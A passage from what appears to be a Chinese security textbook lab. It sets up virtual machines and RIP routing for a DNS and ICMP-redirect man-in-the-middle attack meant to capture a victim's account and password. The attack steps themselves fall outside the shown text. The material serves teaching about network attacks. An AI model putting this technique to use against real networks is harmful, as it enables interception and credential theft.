


图 7-37 实验环境

7.6.2 测试目的

攻击者利用 DNS 协议和 ICMP 重定向对受害者实施攻击，使得受害者与 Web 服务器之间的通信数据经过攻击者主机中转，攻击者从中转的数据报中提取出受害者的账户、密码。

7.6.3 测试步骤

第一步：配置各个对象的地址信息。

以 host-only 方式启动两台 Windows XP 虚拟机，参照图 7-37 配置各个对象的 IP 地

址，注意本机和 Windows XP 虚拟机 1 的网关设置为 192.168.111.4，DNS 服务器设置为 10.1.1.1。Windows XP 虚拟机 2 的网关设置为 10.1.1.1。如图 7-38～图 7-40 所示是各个对象的配置结果。

```
D:\WINDOWS\system32\cmd.exe
D:\Documents and Settings\xgt>ipconfig /all


Windows IP Configuration

        Host Name . . . . . . . . . . . . : ccpc-a6e3da4a51
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
        Physical Address. . . . . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.111.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.111.4
        DNS Servers . . . . . . . . . . . : 10.1.1.1
```

图 7-38　攻击者（本机）的配置信息



```
命令提示符
C:\Documents and Settings\You>ipconfig /all

Windows IP Configuration


        Host Name . . . . . . . . . . . . : xp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter

        Physical Address. . . . . . . . . : 00-0C-29-D8-72-73
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 10.1.1.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.1.1.1
        DNS Servers . . . . . . . . . . . : 10.1.1.1
```

图 7-39　Web 服务器（Windows XP 虚拟机 2）的配置信息



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\You>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : xp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter

        Physical Address. . . . . . . . . : 00-0C-29-FE-B9-85
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.111.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.111.4
        DNS Servers . . . . . . . . . . . : 10.1.1.1
```

图 7-40　受害者（Windows XP 虚拟机 1）的配置信息

第二步：为 Windows 2000 虚拟机增加一块网卡并配置地址。

在本次实验中，Windows 2000 虚拟机扮演路由器，因此需要为其添加一块新的网卡。在 Windows 2000 虚拟机处于关闭的状态下，单击虚拟机→选择“设置”→在“硬件”选项卡中单击“添加”按钮→选择“网卡”→单击“添加”按钮。启动 Windows 2000 虚拟机，在网上邻居里可以看到新添加的网卡，如图 7-41 所示。



图 7-41　Windows 2000 虚拟机新添加的网卡

为 Windows 2000 虚拟机配置 IP 地址，其上行接口 IP 地址为 10.1.1.1，下行接口 IP 地址为 192.168.111.4。图 7-42 为查看到的 Windows 2000 虚拟机地址信息。




图 7-42　Windows 2000 虚拟机两块网卡的配置信息

第三步：为 Windows 2000 虚拟机开启 RIP 路由功能，实现网络间的通信。

本次实验使用了两个网络，上行网络地址为 10.1.1.0，下行网络地址为 192.168.111.0。为了实现两个网络的连通，需要在 Windows 2000 虚拟机上开启路由功能，这里选择 RIP 实现网络连通。

在 Windows 2000 虚拟机上单击“开始”→选择“程序”→单击“管理工具”→单击“路由和远程访问”。展开“IP 路由选择”→右击“常规”→选择“新路由选择协议，用于 Internet 协议的 RIP 版本 2”，之后在列表中会新增 RIP 项，见图 7-43。

在 Windows 2000 虚拟机配置 RIP 路由之后，两个网络实现了连通，可以使用 ping 命令测试。在本机执行 ping 10.1.1.2，结果见图 7-44。

